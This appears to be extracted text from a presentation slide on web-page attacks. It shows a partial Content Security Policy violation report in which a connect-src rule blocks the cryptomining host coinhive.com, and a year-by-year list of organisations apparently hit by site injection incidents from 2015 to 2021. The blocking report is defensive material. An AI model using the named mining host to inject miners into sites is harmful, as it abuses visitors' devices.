


VIOLATION REPORT: CONNECT-SRC

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{  
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    "blocked-uri": "https://coinhive.com/",  
    "effective-directive": "connect-src",  
    ...  
  }  
}
```



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– The Attackers





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2015 Senate Republicans, LA Times

2016 ESET Security

2017 Red Cross

2018 Ticketmaster, British Airways, NewEgg

2019 Forbes, Macy's, Procter and Gamble

2020 Intersport, Tupperware

2021 Sealand

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